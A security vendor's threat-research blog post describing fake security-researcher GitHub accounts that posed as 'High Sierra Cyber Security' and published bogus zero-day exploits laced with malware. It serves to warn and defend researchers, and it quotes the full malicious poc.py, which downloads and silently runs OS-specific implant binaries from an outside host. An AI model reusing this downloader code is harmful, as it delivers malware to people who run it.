Fake Security Researcher GitHub Repositories Deliver Malicious Implant

June 14, 2023

Jacob Baines

Key Takeaways

In early May, VulnCheck came across a malicious GitHub repository that claimed to be a Signal 0-day. The team reported the repository to GitHub, and it was quickly taken down. The same scenario continued throughout May.


Recently, the individuals creating these repositories have put significant effort into making them look legitimate by creating a network of accounts and Twitter profiles, pretending to be

part of a non-existent company called High Sierra Cyber Security, and even using headshots of legitimate security researchers from companies like Rapid7.
Each High Sierra Cyber Security account contains a malicious repository claiming to be an exploit for a well-known product, including Chrome, Exchange, Discord, and more. Some of the accounts even advertise their "findings" on Twitter.
Security researchers should understand that they are useful targets for malicious actors and should be careful when downloading code from GitHub. Always review the code you are executing, and don't use anything you don't understand.

As part of VulnCheck's Exploit Intelligence offering, we monitor and review large amounts of GitHub repositories. The review process exists to filter out useless, malicious, and/or scam repositories. In early May, during routine reviews, we came across an obviously malicious GitHub repository that claimed to be a Signal 0-day. We reported the repository to GitHub, and it was quickly taken down.


The very next day, an almost identical repository was created under a different account, but this time claiming to be a WhatsApp zero-day. Again, we worked with GitHub to get the repository taken down. This process kept repeating itself throughout May.

More recently, however, the individual(s) creating these repositories have put more effort into making them look legitimate by creating a network of accounts. The attacker has created half a dozen GitHub accounts and a handful of associated Twitter accounts. The accounts all pretend to be part of a non-existent security company called High Sierra Cyber Security. Below is an example of one such account:




The profile looks like a normal security researcher account. The account has a headshot, followers, an associated organization, a Twitter handle, and a (dead) link to the company's website. However, we recognized "Andrei Kuzman" was using a headshot of a Rapid7 employee. So it appears the attacker is not only making efforts to make the profiles look legitimate, but also using headshots of actual security researchers.

Each High Sierra Cyber Security account contains a malicious repository claiming to be an exploit for a well-known product: Chrome, Exchange, Discord, etc. Some of the accounts even advertise their "findings" on Twitter:



The repositories all follow a very simple formula. They all look like the following image (including tagging of “hot” CVE to attract victims):



`poc.py` contains the code to download a malicious binary, and then execute it. The python script will download a different payload depending on the victim's host operating system. The above Discord "0-day" uses the following code to perform these actions:

```
if __name__ == '__main__':
    if os.name == 'nt':
        try:
            namezip = "cveswindows.zip"
            name    = "cveswindows"
            url = "https://github.com/GSandersonHSCS/discord-0-day-
fix/raw/main/gitignore/cveswindows.zip"
            des = os.path.join(os.environ['TMP'], namezip)
            if not os.path.exists(os.path.join(os.environ['TMP'], name, name +
".exe")):
                urllib.request.urlretrieve(url, des)
                with open(des, 'wb') as f:
f.write(urllib.request.urlopen(url).read())
                zf = ZipFile(des, 'r')
                zf.extractall(os.path.join(os.environ['TMP'], name))
                zf.close()
                pid = subprocess.Popen([os.path.join(os.environ['TMP'], name, name +
".exe")], creationflags=0x00000008 | subprocess.CREATE_NO_WINDOW).pid
        except:
            pass
    else:
        url = "https://github.com/GSandersonHSCS/discord-0-day-
fix/raw/main/gitignore/cveslinux.zip"
        namezip = "cveslinux.zip"
        name    = "cveslinux"

        des = os.path.join("/home/" + os.environ["USERNAME"] + "/.local/share",
namezip)
        if not os.path.exists(os.path.join("/home/" + os.environ["USERNAME"] +
"/.local/share", name, name)):
            urllib.request.urlretrieve(url, des)
            with open(des, 'wb') as f: f.write(urllib.request.urlopen(url).read())
            zf = ZipFile(des, 'r')
            zf.extractall(os.path.join("/home/" + os.environ["USERNAME"] +
"/.local/share", name))
            zf.close()
            st = os.stat(os.path.join("/home/" + os.environ["USERNAME"] +
"/.local/share", name, name))
            os.chmod(os.path.join("/home/" + os.environ["USERNAME"] +
"/.local/share", name, name), st.st_mode | stat.S_IEXEC)
            subprocess.Popen(["/bin/bash", "-c", os.path.join("/home/" +
os.environ["USERNAME"] + "/.local/share", name, name)], start_new_session=True,
stdout=subprocess.DEVNULL, stderr=subprocess.STDOUT)


    main()
```

Above, `poc.py` downloads one of two zip files. `cveslinux.zip` or `cveswindows.zip` are fetched from GitHub, unzipped, written to disk, and executed. The Windows binary has a very high detection rate on VirusTotal (43/71). The Linux binary much less so (3/62), but it contains some very obvious strings indicating its nature.

```
          2e 6f 72 ...
007eb65f  74 6f 72        ds          "torsetup@v1.0.0/torsetup_linux.go"
          73 65 74
          75 70 40 ...
007eb681  63 75 72        ds          "curand@v1.0.0/curand.go"
          61 6e 64
          40 76 31 ...
007eb699  70 65 72        ds          "persist@v1.0.0/persist_linux.go"
          73 69 73
          74 40 76 ...
007eb6b9  6f 73 2f        ds          "os/executable.go"
          65 78 65
          63 75 74 ...
007eb6ca  2e 2f 69        ds          "./implant_linux.go"
          6d 70 6c
```

The attacker has made a lot of effort to create all these fake personas, only to deliver very obvious malware. It's unclear if they have been successful, but given that they've continued to pursue this avenue of attacks, it seems they believe they *will* be successful.

It isn't clear if this is a single individual with too much time on their hands, or something more advanced like the campaign uncovered by Google TAG in January 2021. Either way, security researchers should understand that they are useful targets for malicious actors and should be careful when downloading code from GitHub. Always review the code you are executing and don't use anything you don't understand.

If you have engaged with any of the following accounts, consider the possibility that you've been compromised.

GitHub Accounts

Malicious Repositories

Twitter Accounts